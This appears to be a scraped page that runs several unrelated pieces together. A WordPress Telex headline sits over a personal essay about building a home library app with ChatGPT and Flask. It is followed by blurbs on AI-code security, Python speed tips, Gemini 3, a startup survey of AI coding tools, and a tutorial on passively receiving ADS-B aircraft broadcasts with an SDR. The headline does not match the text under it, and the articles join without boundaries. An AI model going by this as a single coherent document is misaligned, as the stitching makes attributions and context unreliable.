Login
LoginWordPress’s vibe-coding experiment, Telex, has already been put to real-world use
3 December 2025 at 15:36
Though WordPress's Telex is still an experiment, the vibe-coding software has already been used to help build real-world websites.


When I was a kid, I was interested in a number of professions that are now either outdated, or have changed completely. One of those dreams involved checking out books and things to patrons, and it was focused primarily on pulling out the little card and adding a date-due stamp.
Of course, if you’ve been to a library in the last 20 years, you know that most of them don’t work that way anymore. Either the librarian scans special barcodes, or you check materials out yourself simply by placing them just so, one at a time. Either way, you end up with a printed receipt with all the materials listed, or an email. I ask you, what’s the fun in that? At least with the old way, you’d usually get a bookmark for each book by way of the due date card.
As I got older and spent the better part of two decades in a job that I didn’t exactly vibe with, I seriously considered becoming a programmer. I took Java, Android, and UNIX classes at the local junior college, met my now-husband, and eventually decided I didn’t have the guts to actually solve problems with computers. And, unlike my husband, I have very little imagination when it comes to making them do things.
Fast forward to last weekend, the one before Thanksgiving here in the US. I had tossed around the idea of making a personal library system just for funsies a day or so before, and I brought it up again. My husband was like, do you want to make it tonight using ChatGPT? And I was like, sure — not knowing what I was getting into except for the driver’s seat, excited for the destination.
I want to make a book storage system. Can you please write a Python script that uses SQL Alchemy to make a book model that stores these fields: title, author, year of publication, genre, and barcode number?
So basically, I envisioned scanning a book’s barcode, pulling it up in the system, and then clicking a button to check it out or check it back in. I knew going in that some of my books don’t have barcodes at all, and some are obliterated or covered up with college bookstore stickers and what have you. More on that later.
First, I was told to pip install sqlalchemy, which I did not have. I was given a python script called books_db.py to get started. Then I asked for code that looks up all the books and prints them, which I was told to add to the script.
Then things were getting serious. I asked it to write a Flask server and a basic HTML front end for managing the books in the system. I was given the Flask server as app.py, and then some templates: base.html to be used by all pages, and index.html to view all the books, and add_book.html to, you know, add a new book. At that point, I got to see what it had created for the first time, and I thought it was lovely for a black and white table. But it needed color.


I asked the chat-thing for features and implemented them piecemeal, as you do if you’re not a masochist. First up was a cute little trash-can delete-button for every entry. Then it was time to set up the CheckoutEvent. Each of these events records which book it belongs to, whether it’s a check-out or check-in event, and the timestamp of said event. Of course, then it was time to get the checkout history wired to the front-end and accessible by clicking a book’s title.
All I really had to do was add a history route to app.py, update index.html to make the titles clickable, and create the book_history.html it spat out. Then I had it add the buttons for checking in and out on the new checkout history page, which involved adding routes to app.py as well as a helper to compute the current status.
Then it had me modify the history route and update book_history.html with the actual buttons. And they’re super cute, too — there’s a little red book on the checkout button, and a green book on the check-in.
On the index.html page, can you add a barcode number-based search box? And when the user searches, redirect them to the book page for that barcode?
Now it was time to get the barcode scanning situation up and running. I was sure at some point that ChatGPT would time me out for the night since I use the free model, but it just kept helping me do whatever I wanted, and even suggesting new features.
I wanted the barcode handling to be twofold: one, it should definitely pull the checkout page if the book exists in the system, and it should also definitely go to the book-entering page if not.
Yes — that’s a great workflow feature.We’ll add a barcode search box to your index page, and when someone submits a barcode, the app will:
Look up the book by barcode
Redirect straight to that book’s checkout history page
Show a nice error if the barcode doesn’t exist
I did what it told me, adding a barcode search route in app.py and updating the index() route to use it. I then added its barcode search form to index.html. It was at this point that I had to figure out a way to generate barcodes so I could make little stickers for the books that lack them entirely, or have otherwise obliterated ones.
I have a pretty basic 1D barcode scanning gun, and it won’t scan everything. As I soon found out, it prefers fake EAN barcodes to UPCs altogether. I finally found an online barcode generator and got to work, starting with a list of randomly-generated numbers I made with Excel. I decided I wanted all the fake barcodes to start with 988, which is close enough to the ISBN 978 lead-in, and happens to use my favorite number twice.

We took a brief detour as I asked the chat-thing to make the table to have ascending/descending sorting by clicking the headers. The approach it chose was to keep things server-side, and use little arrows to indicate direction. I added sorting logic to app.py and updated index.html to produce the clickable headers, and also decided that the entries should be color-coded based on genre, and implemented that part without help from GPT. Then I got tired and went to bed.
I’m of a certain age and now sleep in two parts pretty much every night. In fact, I’m writing this part now at 1:22 AM, blasting Rush (2112) and generally having a good time. But I can tell you that I was not having a good time when I got out of bed to continue working on this library system a couple of hours later.
There I was, entering books (BEEP!), when I decided I’d had enough of that and needed to try adding more features. I cracked my knuckles and asked the chat-thing if it could make it so the search works across all fields — title, author, year, genre, or barcode. It said, cool, we can do that with a simple SQLAlchemy or_ query. I was like, whatever, boss; let’s get crazy.
Can you make it so the search works across all fields?
It had me import or_ and update the search route in app.py to replace the existing barcode search route with a generalized search using POST. Then I was to update index.html to rename the input to a general query. Cool.
But no. I messed it up some how and got an error about a missing {% endblock %}. In my GPT history it says, I’m confused about step 2. Where do I add it? And maybe I was just tired. I swear I just threw the code up there at the top like it told me to. But it said:
Ah! I see exactly why it’s confusing — your current index.html starts with the <h1> and then goes straight into the table. The search form should go right under the <h1> and before the table.
Then I was really confused. Didn’t I already have a search box that only handled barcodes? I sure did, over in base.html. So the new search code ended up there. Maybe that’s wrong. I don’t remember the details, but I searched the broader internet about my two-layer error and got the thing back to a working state many agonizing minutes later. Boy, was I proud, and relieved that I didn’t have to ask my husband to fix my mistake(s) in the morning. I threw my arms in the air and looked around for the cats to tell them the good news, but of course, I was the only one awake.
I wasn’t satisfied. I wanted more. I asked it to add a current count of books in the database and display it toward the top. After that, it offered to add a count of currently-checked-out vs. available books, to which I said yes please. Then I wanted an author page that accepts an author’s name and shows all books by that author. I asked for a new page that shows all the books that are checked out. Most recently, I made it so the search box and the column headers persist on scroll.
I’m still trying to think of features, but for now I’m busy entering books, typing up check-out cards on my IBM Wheelwriter 5, and applying library pockets to the inside back covers of all my books. If you want to make your own personal library system, I put everything on GitHub.
I couldn’t have done any of this without my husband’s prompts and guidance, his ability to call shenanigans on GPT’s code whenever warranted, and ChatGPT itself. Although I have programmed in the past, it’s been a good long time since I even printed “Hello, World” in any language, though I did find myself recalling a good deal about this and that syntax.
If you want to make a similar type of niche system for your eyes only, I’d say this could be one way to do it. Wait, that’s pretty non-committal. I’d say just go for it. You have yourself and the broader Internet to check mistakes along the way, and you just might like some of the choices it makes on your behalf.

AI-generated code is reshaping software development and introducing new security risks. Organizations must strengthen governance, expand testing and train developers to ensure AI-assisted coding remains secure and compliant.
The post Securing AI-Generated Code in Enterprise Applications: The New Frontier for AppSec Teams appeared first on Security Boulevard.
Python has become one of the most popular programming languages out there, particularly for beginners and those new to the hacker/maker world. Unfortunately, while it’s easy to get something up and running in Python, it’s performance compared to other languages is generally lacking. Often, when starting out, we’re just happy to have our code run successfully. Eventually, though, performance always becomes a priority. When that happens for you, you might like to check out the nifty tips from [Evgenia Verbina] on how to make your Python code faster.
Many of the tricks are simple common sense. For example, it’s useful to avoid creating duplicates of large objects in memory, so altering an object instead of copying it can save a lot of processing time. Another easy win is using the Python math module instead of using the exponent (**) operator since math calls some C code that runs super fast. Others may be unfamiliar to new coders—like the benefits of using sets instead of lists for faster lookups, particularly when it comes to working with larger datasets. These sorts of efficiency gains might be merely useful, or they might be a critical part of making sure your project is actually practical and fit for purpose.
It’s worth looking over the whole list, even if you’re an intermediate coder. You might find some easy wins that drastically improve your code for minimal effort. We’ve explored similar tricks for speeding up code on embedded platforms like Arduino, too. If you’ve got your own nifty Python speed hacks, don’t hesitate to notify the tipsline!
Google has kicked its Gemini rollout into high gear over the past year, releasing the much-improved Gemini 2.5 family and cramming various flavors of the model into Search, Gmail, and just about everything else the company makes.
Now, Google’s increasingly unavoidable AI is getting an upgrade. Gemini 3 Pro is available in a limited form today, featuring more immersive, visual outputs and fewer lies, Google says. The company also says Gemini 3 sets a new high-water mark for vibe coding, and Google is announcing a new AI-first integrated development environment (IDE) called Antigravity, which is also available today.
Google says the release of Gemini 3 is yet another step toward artificial general intelligence (AGI). The new version of Google’s flagship AI model has expanded simulated reasoning abilities and shows improved understanding of text, images, and video. So far, testers like it—Google’s latest LLM is once again atop the LMArena leaderboard with an ELO score of 1,501, besting Gemini 2.5 Pro by 50 points.
[Editor’s Note: This guest post is by Marcelo Calbucci, a longtime Seattle tech and startup community leader.]
This month, I ran a survey with early-stage founders from Seattle-based Foundations about their use of AI tools and agents. There were some surprises in the data — and not in the direction you’d expect — and trends that are worth talking about.
The sample size represents 22 startups with one-to-five software engineers each, for a total of 42 people. What makes this cohort valuable to understand is that they are AI-native startups, started during a time that AI can code. This gives us a glimpse into the future of tech companies.
The first question I asked on the survey was about the percentage of production code being written by AI. I wrote this question explicitly to exclude unit tests, scripts, documents, and other artifacts that are not related to the core value proposition of a business. If you know one thing about AI coding, it is that it generates large volumes of unit tests, readme files, and scripts. None of that relates to the code that delivers the value to the customer.
Here’s the surprising fact: out of the 22, four startups (18%) said AI is writing 100% of their code. That’s mind-blowing! It doesn’t mean these folks are not reviewing and re-prompting the AI to refine the code. However, it means they aren’t typing code in an IDE. There are 11 startups (50%) where AI is writing 80-99% of the code. Adding the four where AI writes everything, 68% of startups have AI write over 80% of the production code. On the other side of the spectrum, three startups (13.6%) said that AI is writing less than 50% of their code.
From the news that Cursor gets in the press, you’d think usage for this cohort is close to 100%. In our sample, out of 42 programmers from 22 unique startups, “only” 23 of them (54.7%) use Cursor. On average, Cursor programmers spent $113.63/person in September. The most popular tool, though, is Claude Code, with 64.3% of programmers using it and spending $167.41/person in September. Claude is the preferred tool for startups, with 16 of the 22 (72.7%) using it.
After Claude and Cursor, there is a big cliff, with OpenAI Codex coming in a distant third place with seven of the startups using it, representing 12 of the 42 programmers. On average, expenses with OpenAI Codex came in at $48.49/person in September. The fourth and fifth places were GitHub Copilot and Gemini CLI by Google. They had 9.52% and 4.76% of programmers using it, respectively.
On average, each software engineer spent $182.55 in the top five AI tools mentioned above, with some startups spending over $400/person.
Founders also mentioned they use a variety of tools to create production code, including Lovable, Devplan, Mentat, Factory.ai, Jetbrains Junie, Warp, and Figma.
When asked about what’s preventing more use of AI for coding, the number one complaint was the quality of the code. Another hindrance to faster adoption is the learning curve to get the agent to do what you want.
In terms of frustration, this group raises three key issues. First, the quality of the output, requiring considerable rework. Second, a mismatch between expectation and reality based on what everyone is hearing. Lastly, the most common frustration — and I definitely empathize with this one — is managing the context and dealing with large code bases.
In the survey, I asked about their intention to continue using AI tools and agents to assist with product development. The survey asked the founders if they intended to add, remove, increase, or decrease usage of each tool. The biggest winner, by far, was Codex, with nine startups (40.9%) saying they aren’t using it yet, but plan to use it in Q4. Once I normalize the data to account for what the expectations are for Q4, Claude will maintain its leadership, but Codex will match in the number of startups. Cursor and GitHub Copilot will trend slightly lower, each with one startup saying they will stop using it. Finally, the Gemini CLI might see a small increase in adoption, with three startups claiming to give it a try in Q4.
Contrary to the many other aspects of software engineering like choosing a cloud provider, a language, or database, AI tools and agents are not a zero-sum market. On this survey, 68.2% of startups used more than one AI tool to assist in production code development. Based on their stated intention, that number will grow to 86.4% in Q4.
Welcome back, my aspiring cyberwarriors!
Every few minutes an airplane may fly over your head, maybe more than one. If you live close to an airport, the air traffic in your area is especially heavy. Services like Flightradar24 show information about aircraft in the air with surprising accuracy because they get data using the ADS-B protocol. You can collect that data yourself, and here we will show how.
Of course, everyone has flown on a plane or at least seen one. These large metal birds circle the globe and carry hundreds of millions of people to different parts of the world. That wasn’t always the case. Just 100 years ago people mostly moved by land and there were no highly reliable flying machines. After planes were invented and commercial flights began, it became clear that we needed a way to track aircraft in the sky, otherwise accidents would be unavoidable. Radar and visual observation are not enough for this, so radio communication came into use. Now every aircraft has an aviation transponder on board. It makes life much easier for dispatchers and pilots, as the aircraft sends data from onboard sensors and receives instructions from the ground while in flight.
Put simply, an aviation transponder is a two-way radio device that does two things:
1. Answers queries from ground stations: when an air traffic controller requests data, the transponder replies automatically. A query for data is also called interrogation.
2. Acts as an airborne radio beacon: in this mode the transponder periodically broadcasts information about itself, for example position or speed.
There are different generations or modes of transponders. Each was created for different purposes and has its own signal structure. Although newer modes keep the features of the older ones, the signal protocols are not mutually compatible. There are five main modes:
1. Mode A: transmits only the aircraft’s identification code. This code can be hard-programmed into the transponder or assigned by the dispatcher before flight. In practice Mode A was mostly used to track which aircraft was at which airport.
2. Mode C: developed later, it allowed tracking not only the aircraft ID but also flight altitude. Its main advantage was that altitude could be obtained automatically without asking the pilot.
3. Mode S: this is the modern mode used on about 99% of all aircraft today. It allows not only reading sensor data from the aircraft but also sending data back to the plane. In Mode S an aircraft has full two-way communication with ground stations. ADS-B, which we will look at today, is part of this mode.
4. Mode 4 and Mode 5: these are more advanced but used only by the military. Both are much better protected (that is, they have some security, unlike the older modes), so they are not something we can play with.
A careful reader will notice we did not include Mode B or Mode D in the list. Both existed only briefly, so it makes little sense to discuss them here.
If you read the description of Mode S closely, you’ll notice that Mode S messages are normally sent by the transponder in response to a ground station query. All of them except ADS-B. ADS-B stands for Automatic Dependent Surveillance Broadcast. In plain English that means it is an automatic flight-tracking system. The word “Broadcast” means the messages are sent out to everyone, not to a specific recipient, and that lets us receive them.
Many people treat ADS-B as a separate transponder mode on the same level as Mode A, C, or S, but actually ADS-B is just a part of Mode S. An ADS-B message is simply a Mode S message with type 17.
We will focus on ADS-B (type 17) in this article, but it helps to know about other Mode S message types for context:
All-call reply (type 11): the transponder replies to a ground interrogation with a unique 24-bit identifier. This number is usually programmed at the factory and does not change, although in military contexts it may be altered.
ACAS short and long replies (type 0/16): messages used by collision-avoidance systems. If a transponder detects another aircraft nearby it will send alerts to other systems that can prevent a mid-air collision.
Altitude and identity replies (type 4/5): messages containing altitude and the call sign (the so-called squawk code that the pilot enters before flight).
Comm-B (type 20/21): messages with readings from onboard sensors, planned route, and other data useful for aircraft control.
ACAS is especially clever in how it works, but discussing it in detail would take us beyond this article.
All Mode S transmissions to aircraft use 1030 MHz (uplink), and transmissions from aircraft to the ground use 1090 MHz.
The radio transmission itself is not encrypted. It carries a lot of useful information about the aircraft’s position, altitude, speed, and other parameters. That is how services like Flightradar24 started making aircraft information available to everyone for free. These services collect data from many sensors installed by volunteers around the world. You can become one of those volunteers too. All you need is to sign up and get a receiver from a service operator for installation.
ADS-B signals are transmitted by aircraft on 1090 MHz, just like the other Mode S signals. The other frequency, 1030 MHz (uplink), is not needed for ADS-B because ADS-B transmissions are sent without being asked.
Pulse-Position Modulation (PPM) is used to encode the signal. In basic terms, the transmitter sends bits over the air that can be read by sampling the signal every N microseconds. On ADS-B each bit lasts 0.5 microseconds, so you can sample every 0.5 μs, see whether the signal level is high or low at each moment, record that, then convert the result into bytes to reconstruct the original message. That’s the theory, in practice it’s more challenging.
If you take the raw sampled data you first get a bit of a mess that must be parsed to extract useful information. The messages themselves have a clear structure, so if you can find repeated parts in the data stream you can reconstruct the whole packet. A packet consists of a preamble and the data payload. The preamble lasts 8 μs, and then the data follows for either 56 or 112 μs.
The preamble is especially important because all aircraft transmit on the same frequency and their signals can arrive at the receiver at the same time. Loss of overlapping signals is handled simply: if a receiver fails to catch a message, some other receiver will. There are many receivers and they cover all inhabited land on Earth, so if a particular signal is too weak for one receiver it will be loud enough for another. This approach doesn’t guarantee every single signal will be caught, but ADS-B messages are transmitted repeatedly, so losing some packets is not a disaster.
We already said each bit is encoded as 0.5 μs, but to make reception easier a convention was introduced where one real bit is encoded using two half-microsecond elements. A logical one is encoded as “1 then 0”, and a logical zero as “0 then 1”. For example, data bits 1011 would be transmitted as 10011010. This does not complicate the receiver much, but it protects against noise and makes the signal more reliable. Without this doubling, a sequence of zeros would look like silence. With it the receiver always detects activity, even when zeros are sent.
Suppose we decoded the signal and found a message. Now we need to decode the payload and filter out unwanted messages (that is, all Mode S messages except ADS-B).
The ADS-B message length we care about is 112 μs, which corresponds to 112 bits (thanks to the two-half-microsecond coding!). The message divides into five main blocks:
1. DF (Downlink Format) – the format code, 5 bits. For ADS-B this is always 17.
2. CA (Transponder capability) – type of transponder and its capability level, 3 bits. This tells a controller what data can be requested from this transponder. This field can be 0, 4, 5, or 6. Values 1–3 and 7 are reserved for future use. 0 means a first-level transponder, usually without ACAS. 4 means a second-level (or higher) transponder that can send altitude (i.e., supports Mode C and Mode S) but does not have ACAS. 5 and 6 are like 4 but with ACAS support: 6 indicates ACAS may be enabled, 5 indicates ACAS may be present but disabled.
3. ICAO — unique aircraft number, 24 bits. This number identifies the signal sender. It is typically programmed once at the factory and does not change during operation, although some people know how to change it. Military transponders follow different rules, so anything can happen there.
4. ME (Message) – the actual payload with data about altitude, speed, or other information. Length is 56 bits. We will look at this block in detail below.
5. PI (Parity/Interrogator ID) – checksum, 24 bits.
The ME field is the most interesting part for us because it carries coordinates, speed, altitude, and other data from onboard sensors. Since 56 bits are not enough to carry all possible data at once, each message has a type indicated by the first five bits of ME. In other words, there is a nested format: Mode S uses a certain message type to indicate ADS-B, and ADS-B uses its own internal type to say what data is inside.
ADS-B defines 31 data types in total, but we will review only the main ones.
Type 1-4: identification messages. They contain the call sign and other registration/identification information (for example, whether this is a light aircraft or a heavy one). These call signs are shown on airport displays and usually reflect the flight number. A decoded message looks approximately like this:
Type 5-8: ground position. These messages are used to know where and on which runway the aircraft is located. The message may include latitude, longitude, speed, and heading. Example decoded message:
Type 9-19: airborne position (usually transmitted together with altitude). It is important to understand that you will not always find latitude and longitude in the usual long numeric form in these messages, instead a compact notation is used.
Type 19: aircraft velocity.
We could go bit-by-bit through the structure of each message, but that takes a long time. If you are really interested you can find ready ADS-B parsers on GitHub and inspect the formats there. For our purpose, however, diving deeper into the protocol’s details isn’t necessary right now, because we are not going to transmit anything yet.
To describe a location, we usually use latitude and longitude. A 32-bit floating number can store them with about seven decimal places, which is accurate down to a few centimeters. If we don’t need that much detail and are fine with accuracy of just tens of centimeters, both latitude and longitude together could be stored in about 56 bits. That would have been enough, and there would be no need for special “compressed” coordinate tricks. Since an airplane moves at more than 100 meters per second, centimeter-level accuracy is useless anyway. This makes it strange why the protocol designers still chose the compact method.
CPR (Compact Position Reporting) is designed specifically to send coordinates compactly. Part of CPR was already visible in the coordinate example earlier. Because it’s impossible to compress a lot of data into a small field without loss, the designers split the data into parts and send them in two passes with packets labeled “even” and “odd”. How do we recover normal coordinates from this? We will show the idea.
Imagine all aircraft flying in a 2D plane. Divide that plane into two different grids and call them the even grid and the odd grid. Make the even grid 4×4 and the odd grid 5×5. Suppose we want to transmit a position that in a 16×16 grid is at (9, 7). If we had one grid we would just send 9 and 7 and an operator could locate us on the map. In CPR there are two grids, though.
In these grids we would represent our position (9, 7) as (1, 3) on the even grid and (4, 2) on the odd grid. When an operator receives both messages, they must align the two grids.
If you overlay the grids with the received coordinates, the point of intersection is the true location.
We described the algorithm without math so you can imagine how coordinates are reconstructed from two parts. The real grids are far more complex than our toy example and look like the image below.
Now that we understand the main parts of the protocol, we can try to receive a real signal. To receive any such signal you need three basic things: an antenna, a receiver, and a PC.
Start with the most important item, which is the antenna. The choice depends on many factors, including frequency, directionality of the signal, and the environment where it travels. Our signal is transmitted at 1090 MHz, and we will receive it outdoors. The simplest antenna (but not the most efficient) is a straight rod (a monopole). You can make such an antenna from a piece of wire. The main thing is to calculate the right length. Antenna length depends on the wavelength of the signal you want to receive. Wavelength is the distance between two neighboring “peaks” of the wave.
Lambda (λ) is the wavelength. You get it from frequency with the formula λ = C / f, where C is the speed of light and f is the signal frequency. For 1090 MHz it is about 27.5 cm. If you take a metal rod of that length you get a full-wave antenna, which you can safely shorten by half or by four to get a half-wave or quarter-wave antenna, respectively. These different designs have different sensitivity, so I recommend a half-wave antenna, which should be roughly 13.75 cm long.
We won’t build our own antenna here. It is not the simplest task and we already had a suitable antenna. You might use radio handheld antennas if you receive outdoors and there isn’t too much interference. We use a simple vertical coil-loaded whip antenna. It behaves like a whip but is shorter because of the coil.
You can measure antenna characteristics with a special vector network analyzer that generates different frequencies and checks how the antenna reacts.
The output from NanoVNA looks complicated at first, but it’s simple to interpret. To know if an antenna suits a particular frequency, look at the yellow SWR line. SWR stands for standing wave ratio. This shows what part of the signal the antenna radiates into the air and what part returns. The less signal that returns, the better the antenna works at that frequency. On the device we set marker 1 to 1090 MHz and SWR there was 1.73, which is quite good. Typically an antenna is considered good if SWR is about 1 (and not more than 2).
For the receiver we will use an SDR dongle. It’s basically a radio controlled by software rather than a mechanical dial like old receivers. Any SDR adapter will work for ADS-B reception, from the cheap RTL-SDR to expensive devices like BladeRF. Cheap options start around $30, so anyone can get involved. We will use a BladeRF micro, as it supports a wide frequency range and a high sampling rate.
Once you have an antenna and an SDR, find a place with few obstructions and low interference. We simply drove about ten kilometers out of town. Signals near 1 GHz (which includes ADS-B) don’t travel much past the horizon, so if you don’t live near an airport and there are obstacles around you may not catch anything.
To inspect the radio spectrum we use GQRX. This program is available for Linux and macOS. On Windows we recommend SDR#. In Ubuntu GQRX can be installed from the standard repositories:
bash$ > sudo apt update
bash$ > sudo apt install -y gqrx
